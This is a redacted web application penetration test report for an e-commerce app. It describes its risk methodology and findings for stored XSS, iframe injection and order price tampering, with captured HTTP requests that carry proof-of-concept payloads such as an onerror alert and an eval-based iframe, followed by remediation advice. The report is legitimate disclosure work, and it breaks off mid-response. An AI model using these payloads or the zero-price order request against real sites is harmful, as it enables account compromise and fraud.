[redacted]

Web Application Penetration testing reported to [redacted]

Application Name:	[redacted]
Assessment Type:	Web Application Vulnerability Assessment & Penetration Testing
Application testing URL	[redacted]

Methodology

Risk Assessment Methodology

The severity assigned to each vulnerability was calculated using the NIST 800-30 Revision 1 standard. This standard determines the risk posed by application based on the likelihood an attacker exploits the vulnerability and the impact that it would have on the business.

Likelihood

The difficulty of exploiting the described security vulnerability includes required skill level and the amount of access necessary to visit the element susceptible to the vulnerability. The difficulty is rated with the following values:

• **Critical:**An attacker is almost certain to initiate the threat event.

• **High:** An untrained user could exploit the vulnerability, or the vulnerability is obvious and easily accessible.

• **Medium:**The vulnerability requires some hacking knowledge or access is restricted in some way.

• **Low:** Exploiting the vulnerability requires application access, significant time, resource, or a specialized skillset.

• Minimal: Adversaries are highly unlikely to leverage the vulnerability.

Impact

The impact the vulnerability would have on the organization if it were successfully exploited is rated with the following values:

- **Critical**: The issue causes multiple severe or catastrophic effects on organizational operations, organizational assets, or other organizations.
- **High:** Exploitation produces severe degradation in mission capability to the point that the organization is not able to perform primary functions or results in damage to organizational assets.
- **Medium:** Threat events trigger degradation in mission capability to an extent the application can perform its primary functions, but their effectiveness is reduced and there may be damage to organizational assets.
- **Low:** Successful exploitation has limited degradation in mission capability; the organization is able to perform its primary functions, but their effectiveness is noticeably reduced and may result in minor damage to organizational assets.
- **Minimal:** The threat could have a negligible adverse effect on organizational operations or organizational assets.

Scope

The scope of this penetration testing is limited to application security and testing includes both unauthenticated as well as authenticated user perspective with different user access level to bypass the application and to identify security vulnerabilities within an application.


The test coverage includes OWASP (Open Web Application Security Project) Top 10 with special emphasis on critical risks mentioned below.

Testing Coverage	
Injection	Broken Authentication
Sensitive Data Exposure	XML External Entities (XXE)
Broken Access Control	Security Misconfiguration
Cross Site Scripting (XSS)	Insecure Deserialization
Using Components with known vulnerabilities	Insufficient Logging and Monitoring

Executive Summary:

Black Box Application Security Test.

Pentest Security Assessment Results						
		Severity				Total
	Critical	High	Medium	Low	Info	
Findings:	0	3	1	0	0	4



Issues Summary Table:

Issue#	Issue title	Issue Rating
1	Stored Cross Site Scripting	High
2	I-Frame Injection	High
3	Insecure Direct Object References (IDOR):	High
4	Potential Clickjacking	Medium

Issue Description (Technical)


1. Stored Cross Site Scripting:

Stored cross-site scripting vulnerabilities arise when user input is stored and later embedded into the application's responses in an unsafe way. An attacker can use the vulnerability to inject malicious JavaScript code into the application, which will execute within the browser of any user who views the relevant application content.

Impact	**The attacker-supplied code can perform a wide variety of actions, such as stealing victims' session tokens or login credentials, performing arbitrary actions on their behalf, and logging their keystrokes.**
Ease of exploitation	**Difficult**
CVSS Score	**7.0**
Risk Rating	**High**

Steps to Reproduce:


1. **Do Log in as user.**
2. **Click on product.**
3. **Fill the customer review form**
4. **Capture the form submit request.**
5. **Inject a payload with XSS tag in comment and send the request.**
6. **Now in browser you can able to see the XSS has been stored in the database.**



```
POST /api/products/634103d16cbdb07b44f132eb/reviews HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101
Firefox/105.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.[illegible]
[illegible]
[illegible]
Content-Length: 66
Origin: http:/[redacted]
Connection: close
Referer: http:[redacted]

{"comment":"nice","rating":"3","mobileNumber":"2135468354"}
```

Fig .Payload sending in request.



```
POST /api/products/634103d16cbdb07b44f132eb/reviews HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101
Firefox/105.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.[illegible]
Content-Length: 86
Origin: http://[redacted]
Connection: close
Referer: http://[redacted]/

{
  "comment":"<img src=xss onerror=alert(1)>",
  "rating":"3",
  [illegible]
}
```

```
HTTP/1.1 201 Created
Server: nginx/1.10.0 (Ubuntu)
Date: Sat, 08 Oct 2022 06:29:20 GMT
Content-Type: application/json; charset=utf-8
X-Powered-By: Express
Access-Control-Allow-Origin: *
ETag: W/"11a-1H/c6/y9tv81bN4IWK12/MiaKaQ"
Accept-Ranges: none
Content-Length: 282
Via: HTTP/1.1 forward.http.proxy:3128
Connection: close

{
  "message":"Comment Created.",
  "data":{
    "_id":"63410ab03453b7a1905d18ed",
    "rating":3,
    "comment":"<img src=xss onerror=alert(1)>",
    "user":"634107553453b7a1905d18a4",
    "mobileNumber":"22343534636",
    "name":"admin",
    "createdAt":"2022-10-08T06:29:20.832Z",
    "updatedAt":"2022-10-08T06:29:20.832Z"
  }
}
```

Fig . Response Reflected.




Fig . Response stored in database.

Remediation:

7. In most situations where user-controllable data is copied into application responses, cross-site scripting attacks can be prevented using two layers of defenses:
8. Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
9. User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (&lt; &gt; etc).
10. In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax; this is a non-trivial task.

Reference(s):

- https://cwe.mitre.org/data/definitions/79.html


2. I-Frame Injection:

An I-Frame injection is a common attack that combines malicious JavaScript or HTML with an iframe that loads a legitimate page to steal data from an unsuspecting user. This attack is usually only successful when combined with social engineering. A similar attack is carried on in the login page of the Oracle BI Publisher application. The pen-testing team was successful in carrying out the attack where on executing the response from the server in the victim's machine, a malicious file can be downloaded into their machine.

Impact	Files with malicious content can be downloaded and can result in spread of virus.
Ease of exploitation	Difficult
CVSS Score	7.0
Risk Rating	High

Steps to Reproduce:

1. **Do Log in as user.**
2. **Click on product.**
3. **Fill the customer review form**
4. **Capture the form submit request.**
5. **Inject a payload with I-Frame tag in comment and send the request.**
6. **Save the response as an html file.**
7. **Upon running the html file in the browser, it makes a request to an anonymous website that was given in the payload.**




```
POST /api/products/63411ff20e0fce16c73e40f6/reviews HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0)
Gecko/20100101 Firefox/105.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MzQxMjA4YzMONTNiN2ExOTA
1NjliOTAiLCJuYW1lIjoiYWRtaW4iLCJ1bWFpbCI6InRlc3RAZ21haWwuY29tIiwiaXNBZG1
pbiI6ZmFsc2UsImlhdCI6MTY2NTIxMjU1NnO.39PwOWltwaPTCqKAQSgdPzxG1Q30fiszZ9V
x61UyPkE
Content-Length: 167
Origin: http://[redacted]
Connection: close
Referer: http://[redacted]/

{
  "comment":
  "<iframe src=\"https://www.bing.com/something.jsp?inject=<script>eval(
  name)</script>\" name=\"alert(1)\"></iframe>",
  "rating":"3",
  "mobileNumber":"124135345"
}
```

```
HTTP/1.1 201 Created
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 08 Oct 2022 07:24:08 GMT
Content-Type: application/json; charset=utf-8
X-Powered-By: Express
Access-Control-Allow-Origin: *
ETag: W/"16b-HAyQn5cThZZ1O4z7sWW7ZCyLmz8"
Accept-Ranges: none
Content-Length: 363
Via: HTTP/1.1 forward.http.proxy:3128
Connection: close

{
  "message":"Comment Created.",
  "data":{
    "_id":"6341259834 53b7a190569b99",
    "rating":3,
    "comment":
    "<iframe src=\"https://www.bing.com/something.jsp?inject=<script>eval
    (name)</script>\" name=\"alert(1)\"></iframe>",
    "user":"6341208c3453b7a190569b50",
    "mobileNumber":"124135345",
    "name":"admin",
    "createdAt":"2022-10-08T07:24:08.472Z",
    "updatedAt":"2022-10-08T07:24:08.472Z"
  }
}
```

Fig . Payload injected and Response Reflected.


[redacted]//product/63411ff20e8fce16c73e58f6

2022-10-08

admin
2022-10-08

admin
2022-10-08

Write a customer reviews

Remediation:

Following are the recommendations

1. **Sanitize and validate the input fields extensively.**
2. **Use X-Frame-Options security header and Content Security Policy security header with frame ancestors directive to prevent framing.**

Reference(s):

- https://owasp.org/Top10/A03_2021-Injection/


3. Insecure Direct Object References (IDOR):

Insecure Direct Object References (IDOR) occur when an application provides direct access to objects based on user-supplied input. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files.

Impact	**The impact of an insecure direct object reference vulnerability depends very much on the application's functionality.**
Ease of exploitation	**Difficult**
CVSS Score	7.0
Risk Rating	**High**

Steps to Reproduce:

1. **After the logged in.**
2. **Add product to cart and then proceed to check out.**
3. **Fill the quantity and other details.**
4. **Then place the order and capture the request.**
5. **In the captured request change the total price of product and send the request.**
6. **Now we can see the total price is set to 0 and order has been placed.**




```
Content-Length: 491
Origin: http:/[redacted]
Connection: close
Referer: http://[redacted]

{
  'orderItems':[
    {
      'product':'63411ff20e0fce16c73e6066',
      'name':'Mango',
      'image':
      'https://encrypted-tbn0.gstatic.com/shopping?q=tbn:ANd9GcRCt0dATJa1S0LeejHZKR9spHAJ
      _uVpHb6WUpP_BOXTXyIB601h0Jf91oJHRSHDCj7EfaEesrd3pT66Ebpcycp1ChtPl1y_KGglXTh0tFEiusq
      p=CAc',
      'price':20,
      'countInStock':20,
      'qty':4
    }
  ],
  'shipping':{
    'address':'testaddress',
    'city':'testcity',
    'postalCode':'testcode',
    'country':'testcountry'
  },
  'payment':{
    'paymentMethod':'Paypal'
  },
  'itemsPrice':20,
  'shippingPrice':10,
  'taxPrice':3,
  'totalPrice':0
}
```

```
HTTP/1.1 201 Created
Server: nginx/1.10.0 (Ubuntu)
Date: Sat, 08 Oct 2022 07:40:50 GMT
Content-Type: application/json; charset=utf-8
X-Powered-By: Express
Access-Control-Allow-Origin: *
ETag: W/"301-uIoxKbhTVKuckk0q0z02VH1UHQU"
Accept-Ranges: none
Content-Length: 769
Via: HTTP/1.1 forward.http.proxy:3128
Connection: close

{
  'message':'New Order Created',
  'order':{
    'payment':{
      'paymentMethod':'Paypal'
    },
    'isPaid':true,
    'isDelivered':false,
    '_id':'63412902345b7a190b65ba1',
    'orderItems':[
      {
        '_id':'63412902345b7a190b65ba2',
        'product':'63411ff20e0fce16c73e6066',
        'name':'Mango',
        'image':
        'https://encrypted-tbn0.gstatic.com/shopping?q=tbn:ANd9GcRCt0dATJa1S0LeejHZKR9spHA
        J_uVpHb6WUpP_BOXTXyIB601h0Jf91oJHRSHDCj7EfaEesrd3pT66Ebpcycp1ChtPl1y_KGglXTh0tFEiu
